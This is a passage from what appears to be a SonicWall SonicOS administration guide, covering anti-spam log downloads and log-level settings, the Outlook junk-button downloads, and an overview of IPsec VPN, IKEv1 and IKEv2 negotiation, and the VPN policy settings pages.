
118

Configuring Anti-Spam Logging

NOTE: **Anti-Spam > Advanced** does not apply to the SuperMassive 9800.

Anti-Spam > Advanced

The **Anti-Spam > Advanced** page allows you to download log and system configuration files from your server as well as configure the log level.



Topics:

Downloading System/Log Files


NOTE: Some log file names, such as those found in the `commonlogs` directory, contain a two-digit number such as `12.log`. The "`12`" indicates that the log is for the 12th day of the most recent month. Some log file names end with a digit, such as `MlfThumbUpdate_2.log`. The "`2`" indicates that this is an older log. The current log is `MlfThumbUpdate.log`. The next most recent log is `MlfThumbUpdate_0.log`, followed by `MlfThumbUpdate_1.log`, and so forth.

Most log data is in Greenwich Mean Time (GMT), not in the local time of the server the logs come from. This applies to the names of the log files as well.

To download log or system configuration files from your SonicWall Email Security server:

1 Navigate to the **Download System/Log Files** section of **Anti-Spam > Advanced**.

2 Select the type of file to download from the **Type of file** drop-down menu. The **Choose specific files** list becomes populated with that type of file.




3 From the **Choose specific files** list, select one or more specific items. To select multiple files, hold down the Shift key or Ctrl key while selecting the files. The **Download** Download and **Email To...** Email To... buttons become active.

NOTE: The selected files are combined into a zip file.

4 Click either:

- **Download** button to download the file(s) to your local hard drive.
- **Email To...** button to email the file(s). the **Send To** dialog displays.



a) Enter the sender's email address in the **Send files from this email address** field. The default is **postmaster**.

b) Enter the recipient's email address in the **Recipient email address** field.

c) Click the **Send** button.


NOTE: Emailing very large files and directories can be problematic depending on the limitations of your email system.

Selecting the Amount and Level of Log Information


You can select the level and amount of system report information to be stored in your logs in the **Other Settings** section.

To configure the level and amount of log information:

1 Navigate to the **Other Settings** section of **Anti-Spam > Advanced**.



2 Click the **Manage** Manage button. The **Set Log Level** dialog displays.



3 Select the default log level from the **Default Log Level** drop-down menu; levels are listed from lowest to highest:

NOTE: The higher the default log level, the more events are recorded. For example, the **info** level also records **trace** and **debug** levels.

- **trace** – lowest level
- **debug**
- **info** – default
- **warn**
- **error**
- **fatal** – highest level

All logs adhere to the default level set here unless specifically overridden.

4 To make changes to the logs in the **Overrides** section, deselect the **Adhere to default level** checkbox. All drop-down menus for all service categories become active.

5 To change the log level for specific services and subservices. from the **Select Log Level** drop-down menu for the service/subservice to be changed, select the desired log level. The levels are the same as for those in Step 3, plus the **adhere** option.

NOTE: The default log level for all service and subservice categories is **adhere**, that is, the log level set by the **Default Log Level** drop-down menu is used.

6 Optionally, select the number of log files to retain. By default, Junk Box keeps 3 log files for these services:

- SMTP
- Replicator
- Thumbprint Updater
- Services Monitor
- Resources Monitor
- Web UI

When a fourth log file is generated, the oldest log file is discarded, the second oldest becomes the oldest, and the third oldest becomes the second oldest.

a You can increase the number of logs kept for a service by selecting a number from the **Count** drop-down menu for that service:

- **3**
- **5**
- **6**
- **7**
- **8**
- **9**
- **10**

A lower number of logs saves disk space, but older data may not be available. A larger number of logs retains more data, but takes more disk space.


7 Optionally, select a size for the service logs (see Step 6) from the **Size** drop-down menus. The default size of each log is **10 Mb**.

You can increase the size of he logs, in 10 MB increments, from 10 Mb (default) to 100 Mb. A smaller log size saves disk space, but larger logs contain more data.

IMPORTANT: Changing the size of a log requires restarting the Tomcat server.

8 Click the **Apply Changes** button to save any changes made.

To return the logging level to default value:

1 Click the **Reset to Defaults**  button.


Downloading Anti-Spam Desktop Buttons

NOTE: **Anti-Spam > Downloads** does not apply to the SuperMassive 9800.

- Anti-Spam > Downloads on page 1307

Anti-Spam > Downloads

The **Anti-Spam > Downloads** page allows you to download and install one of SonicWall's latest spam-blocking buttons on your desktop.



By clicking on a link, you can download these buttons to your desktop:

- Junk and Unjunk buttons to teach Email Security what you want and don't want easily and quickly; select one:
  - **Anti-Spam Desktop for Outlook (32-bit) and Outlook Express (trial version) on Windows (32-bit)**
  - **Anti-Spam Desktop for Outlook (32-bit) and Outlook Express (trial version) on Windows (64-bit)**
  - **Anti-Spam Desktop for Outlook (64-bit) and Outlook Express (trial version) on Windows (64-bit)**
- Junk button to teach Email Security what you want easily and quickly; select one:
  - **Junk Button for Outlook (32-bit)**
  - **Junk Button for Outlook (64-bit)**

Part 16


VPN

- Configuring VPN Policies
- Configuring Advanced VPN Settings
- Configuring DHCP over VPN
- Configuring L2TP Servers and VPN Client Access

Configuring VPN Policies

VPN > Settings

The **VPN > Settings** page provides the features for configuring your VPN policies. You can configure site-to-site VPN policies and GroupVPN policies from this page. The **VPN > Settings** page also displays a table of currently active VPN tunnels.



Topics:

- VPN Overview on page 1310
- VPN Settings and Displays on page 1315
- Configuring VPNs in SonicOS on page 1317


- Route-Based VPN with Tunnel Interface Policies on page 1350
- Redundant Static Routes for a Network on page 1355
- VPN Auto-Added Access Rule Control on page 1355

VPN Overview

A Virtual Private Network (VPN) provides a secure connection between two or more computers or protected networks over the public Internet. It provides authentication to ensure that the information is going to and from the correct parties. It provides security to protect the information from viewing or tampering en route.

Prior to the invention of Internet Protocol Security (IPsec) and Secure Socket Layer (SSL), secure connections between remote computers or networks required a dedicated line or satellite link. This was both inflexible and expensive.

A VPN creates a connection with similar reliability and security by establishing a secure tunnel through the Internet. Because this tunnel is not a physical connection, it is more flexible—you can change it at any time to add more nodes, change the nodes, or remove it altogether. It is also far less costly, because it uses the existing Internet infrastructure.



NOTE: Besides VPN tunnel interfaces, SonicOS supports:

- WLAN tunnel interfaces (for more information on configuring WLAN interfaces, see Configuring Wireless Interfaces on page 295).
- IPv6-to-IPv4 tunnel interfaces (for more information on configuring these interfaces, see Configuring IPv6 Tunnel Interfaces on page 2191).

Topics:

- VPN Types on page 1311
- VPN Security on page 1311

VPN Types

There are two main types of VPN in popular use today:

- **IPsec VPN**: IPsec is a set of protocols for security at the packet processing layer of network communication. An advantage of IPsec is that security arrangements can be handled without requiring changes to individual user computers. SonicOS supports the creation and management of IPsec VPNs.

  IPsec provides two choices of security service:

  - Authentication Header (AH), which essentially allows authentication of the sender of data.
  - Encapsulating Security Payload (ESP), which supports both authentication of the sender and encryption of data as well.

  The specific information associated with each of these services is inserted into the packet in a header that follows the IP packet header.

- **SSL VPN**: Secure Socket Layer (SSL) is a protocol for managing the security of a message transmission on the Internet, usually by HTTPS. SSL uses a program layer located between the Internet's Hypertext Transfer Protocol (HTTP) and Transport Control Protocol (TCP) layers. SSL uses the public-and-private key encryption system from RSA, which also includes the use of a digital certificate. An SRA/SMA appliance uses SSL to secure the VPN tunnel.

  One advantage of SSL VPN is that SSL is built into most web browsers. No special VPN client software or hardware is required.

  NOTE: SonicWall makes SRA/SMA appliances you can use in concert with or independently of a SonicWall network security appliance running SonicOS.

  For information on SonicWall SRA/SMA appliances, see the SonicWall Secure Mobile Access Products website.

VPN Security

IPsec VPN traffic is secured in two stages:

- **Authentication**: The first phase establishes the authenticity of the sender and receiver of the traffic using an exchange of the public key portion of a public-private key pair. This phase must be successful before the VPN tunnel can be established.
- **Encryption**: The traffic in the VPN tunnel is encrypted, using an encryption algorithm such as AES or 3DES.

Unless you use a manual key (which must be typed identically into each node in the VPN), the exchange of information to authenticate the members of the VPN and encrypt/decrypt the data uses the Internet Key Exchange (IKE) protocol for exchanging authentication information (keys) and establishing the VPN tunnel. SonicOS supports two versions of IKE:

- IKE version 1 on page 1311
- IKE version 2 on page 1313

IKE version 1

IKE version 1 (IKEv1) uses a two phase process to secure the VPN tunnel.

- **IKE Phase 1** is the authentication phase. The nodes or gateways on either end of the tunnel authenticate with each other, exchange encryption/decryption keys, and establish the secure tunnel.
- **IKE Phase 2** is the negotiation phase. Once authenticated, the two nodes or gateways negotiate the methods of encryption and data verification (using a hash function) to be used on the data passed

through the VPN and negotiate the number of secure associations (SAs) in the tunnel and their lifetime before requiring renegotiation of the encryption/decryption keys.

Topics:

IKE Phase 1

In IKEv1, there are two modes of exchanging authentication information:

- **Main Mode**: The node or gateway initiating the VPN queries the node or gateway on the receiving end, and they exchange authentication methods, public keys, and identity information. This usually requires six messages back and forth. The order of authentication messages in Main Mode is:
    1) The initiator sends a list of cryptographic algorithms the initiator supports.
    2) The responder replies with a list of supported cryptographic algorithms.
    3) The initiator send a public key (part of a Diffie-Hellman public/private key pair) for the first mutually supported cryptographic algorithm.
    4) The responder replies with the public key for the same cryptographic algorithm.
    5) The initiator sends identity information (usually a certificate).
    6) The responder replies with identity information.
- **Aggressive Mode**: To reduce the number of messages exchanged during authentication by half, the negotiation of which cryptographic algorithm to use is eliminated. The initiator proposes one algorithm and the responder replies if it supports that algorithm:
    1) The initiator proposes a cryptographic algorithm to use and sends its public key.
    2) The responder replies with a public key and identity proof.
    3) The initiator sends an identification proof. After authenticating, the VPN tunnel is established with two SAs, one from each node to the other.

IKE Phase 2

In IKE phase 2, the two parties negotiate the type of security to use, which encryption methods to use for the traffic through the tunnel (if needed), and negotiate the lifetime of the tunnel before re-keying is needed.

The two types of security for individual packets are:

- **Encryption Secured Payload (ESP)**, in which the data portion of each packet is encrypted using a protocol negotiated between the parties.
- **Authentication Header (AH)**, in which the header of each packet contains authentication information to ensure the information is authenticated and has not been tampered with. No encryption is used for the data with AH.

SonicOS supports the following encryption methods for Traffic through the VPN:

- DES
- 3DES
- AES-128
- AES-192
- AES-256

You can find more information about IKEv1 in the three specifications that initially define IKE, RFC 2407, RFC 2408, and RFC 2409, available on the web at:

- http://www.faqs.org/rfcs/rfc2407.html – *The Internet IP Security Domain of Interpretation for ISAKMP*
- http://www.faqs.org/rfcs/rfc2408.html – *RFC 2408 - Internet Security Association and Key Management Protocol (ISAKMP)*
- http://www.faqs.org/rfcs/rfc2409.html – *RFC 2409 - The Internet Key Exchange (IKE)*

IKE version 2

IKE version 2 (IKEv2) is a newer protocol for negotiating and establishing security associations. IKEv2 features improved security, a simplified architecture, and enhanced support for remote users. Secondary gateways are supported with IKEv2.

IKEv2 is the default proposal type for new VPN policies.

IKEv2 is not compatible with IKEv1. When using IKEv2, all nodes in the VPN must use IKEv2 to establish the tunnels. DHCP over VPN is not supported in IKEv2.

IKEv2 has the following advantages over IKEv1:

- More secure
- More reliable
- Simpler
- Faster
- Extensible
- Fewer message exchanges to establish connections
- EAP Authentication support
- MOBIKE support
- Built-in NAT traversal
- Keep Alive is enabled as default

IKEv2 supports IP address allocation and EAP to enable different authentication methods and remote access scenarios. Using IKEv2 greatly reduces the number of message exchanges needed to establish an SA over IKEv1 Main Mode, while being more secure and flexible than IKEv1 Aggressive Mode. This reduces the delays during re-keying. As VPNS grow to include more and more tunnels between multiple nodes or gateways, IKEv2 reduces the number of SAs required per tunnel, thus reducing required bandwidth and housekeeping overhead.

SAs in IKEv2 are called Child SAs and can be created, modified, and deleted independently at any time during the life of the VPN tunnel.

Topics:

Initialization and Authentication in IKEv2

IKEv2 initializes a VPN tunnel with a pair of message exchanges (two message/response pairs).

- Initialize communication: The first pair of messages (IKE_SA_INIT) negotiate cryptographic algorithms, exchange nonces (random values generated and sent to guard against repeated messages), and perform a public key exchange.

a Initiator sends a list of supported cryptographic algorithms, public keys, and a nonce.

b Responder sends the selected cryptographic algorithm, the public key, a nonce, and an authentication request.

- Authenticate: The second pair of messages (IKE_AUTH) authenticate the previous messages, exchange identities and certificates, and establish the first CHILD_SA. Parts of these messages are encrypted and integrity protected with keys established through the IKE_SA_INIT exchange, so the identities are hidden from eavesdroppers and all fields in all the messages are authenticated.

  a Initiator sends identity proof, such as a shared secret or a certificate, and a request to establish a child SA.

  b Responder sends the matching identity proof and completes negotiation of a child SA.

Negotiating SAs in IKEv2

This exchange consists of a single request/response pair, and was referred to as a phase 2 exchange in IKEv1. It may be initiated by either end of the SA after the initial exchanges are completed.

All messages following the initial exchange are cryptographically protected using the cryptographic algorithms and keys negotiated in the first two messages of the IKE exchange.

Either endpoint may initiate a CREATE_CHILD_SA exchange, so in this section the term “initiator” refers to the endpoint initiating this exchange.

1 Initiator sends a child SA offer and, if the data is to be encrypted, the encryption method and the public key.

2 Responder sends the accepted child SA offer and, if encryption information was included, a public key.

NOTE: You can find more information about IKEv2 in the specification, RFC 4306, available on the Web at: http://www.ietf.org/rfc/rfc4306.txt.

For information on configuring VPNs in SonicOS, see:

- Configuring VPNs in SonicOS on page 1317
- Configuring VPNs for IPv6 on page 1318
- Configuring GroupVPN Policies on page 1321
- Site-to-Site VPN Configurations on page 1332
- Creating Site-to-Site VPN Policies on page 1332
- VPN Auto-Added Access Rule Control on page 1355

IKEv2 Mobility and Multi-homing Protocol

The IKEv2 Mobility and Multi-homing Protocol (MOBIKE) provides the ability for maintaining a VPN session when a user moves from one IP address to another without the need for reestablishing IKE security associations with the gateway. For example, a user could establish a VPN tunnel while using a fixed Ethernet connection in the office. MOBIKE allows the user to disconnect the laptop and move to the office's wireless LAN without interrupting the VPN session.

MOBIKE operation is transparent and does not require any extra configuration by you or consideration by users.

VPN Auto Provisioning

The VPN Auto Provisioning feature greatly simplifies the provisioning of site-to-site VPNs between two SonicWall firewalls. Most of the configuration is done on one of the firewalls, while virtually no configuration is needed on the other unit. This is especially useful in large deployments with hub-and-spoke VPN configurations.


The obvious benefit of the VPN Auto Provisioning feature is ease of use. This is accomplished by hiding the complexity of initial configuration, similar to the provisioning process of the SonicWall Global VPN Client (GVC). An added advantage is that after the initial VPN auto provisioning, policy changes can be controlled at the central gateway and updated automatically at the spoke end.

For further information about VPN Auto Provisioning, see VPN Auto Provisioning on page 2265.

VPN Settings and Displays

Topics:


VPN Global Settings



The **Global VPN Settings** section of the **VPN > Settings** page displays the following information:

- **Enable VPN** – Must be selected to allow VPN policies through the SonicWall security policies.
- **Unique Firewall Identifier** - An identifier for this SonicWall appliance used for configuring VPN tunnels. The default value is the serial number of the firewall. You can change the Identifier to something meaningful to you.

VPN Policies



All existing VPN policies are displayed in the **VPN Policies** table. Each entry displays the following information:

- **Name** – The default name or user-defined VPN policy name.
- **Gateway** – The IP address of the remote firewall. If the wildcard IP address, `0.0.0.0`, is used, it is displayed as the IP address.
- **Destinations** – The IP addresses of the destination networks.
- **Crypto Suite** – The type of encryption used for the VPN policy.
- **Enable** – Whether the policy is enabled. Selecting the checkbox enables the VPN Policy. Clearing the checkbox disables it.

- **Configure** –
  - For all VPN policies, displays an **Edit** icon. Clicking the **Edit** icon allows you to edit the VPN policy.
  - For added VPN policies, a **Delete** icon. Clicking the **Delete** icon deletes the VPN policy. The predefined GroupVPN policies cannot be deleted, so the **Delete** icons are dimmed.
  - For GroupVPN policies, an **Export** icon. Clicking the **Export** icon exports the VPN policy configuration as a file for local installation by SonicWall Global VPN Clients.

Below the **VPN Policies** table are the following buttons:

- **Add** - Accesses the **VPN Policy** window to configure site-to-site VPN policies.
- **Delete** - Deletes the selected (checked box before the VPN policy name in the **Name** column). You cannot delete the GroupVPN policies.
- **Delete All** - Deletes all VPN policies in the VPN Policies table except the default GroupVPN policies.


Also below the table, for both site-to-site and GroupVPN policies, is displayed the:

- Number of VPN policies defined.
- Number of policies enabled.
- Maximum number of policies allowed.

You can define up to four GroupVPN policies, one for each zone. These GroupVPN policies are listed by default in the **VPN Policies** table as **WAN GroupVPN, LAN GroupVPN, DMZ GroupVPN,** and **WLAN GroupVPN**. Clicking on the **Edit** icon in the **Configure** column for the GroupVPN displays the **VPN Policy** dialog for configuring the GroupVPN policy.

NOTE: A VPN Policy cannot have two different WAN interfaces if the VPN Gateway IP is the same.

Currently Active VPN Tunnels



A list of currently active VPN tunnels is displayed in this section.


Click the **Renegotiate** button to force the VPN Client to renegotiate the VPN tunnel.

Viewing VPN Tunnel Statistics

The **Currently Active VPN Tunnels** table displays these statistics for each tunnel:

- **Created** – The date and time the tunnel came into existence.
- **Name** – The name of the VPN Policy.
- **Local** – The local LAN IP address of the tunnel.
- **Remote** – The remote destination network IP address.
- **Gateway** – The peer gateway IP address.

- **Statistics** icon – When moused over, displays the **VPN Tunnel Statistics** pop-up balloon with the time stamps for the active tunnel and the number of packets/bytes/fragments sent into/out of the tunnel:



- **Left-arrow** icon – When moused over, displays, for that particular active tunnel, the respective VPN policy in the middle of the **VPN Policies** table. If the **VPN Policies** table spans several pages, you can see the relevant VPN policy quickly rather than scrolling through the table to find the right one.

Configuring VPNs in SonicOS

SonicWall VPN, based on the industry-standard IPsec VPN implementation, provides a easy-to-setup, secure solution for connecting mobile users, telecommuters, remote offices and partners via the Internet. Mobile users, telecommuters, and other remote users with broadband (DSL or cable) or dialup Internet access can securely and easily access your network resources with the SonicWall Global VPN Client and GroupVPN on your firewall. Remote office networks can securely connect to your network using site-to-site VPN connections that enable network-to-network VPN connections.

The GroupVPN feature provides automatic VPN policy provisioning for Global VPN Clients. The GroupVPN feature on the SonicWall network security appliance and the Global VPN Client dramatically streamlines VPN deployment and management. Using the Client Policy Provisioning technology, you define the VPN policies for Global VPN Client users. This policy information downloads automatically from the firewall (VPN Gateway) to Global VPN Clients, saving remote users the burden of provisioning VPN connections.

You can configure GroupVPN or site-to-site VPN tunnels on the **VPN > Settings** page. The maximum number of policies you can add depends on your SonicWall model.

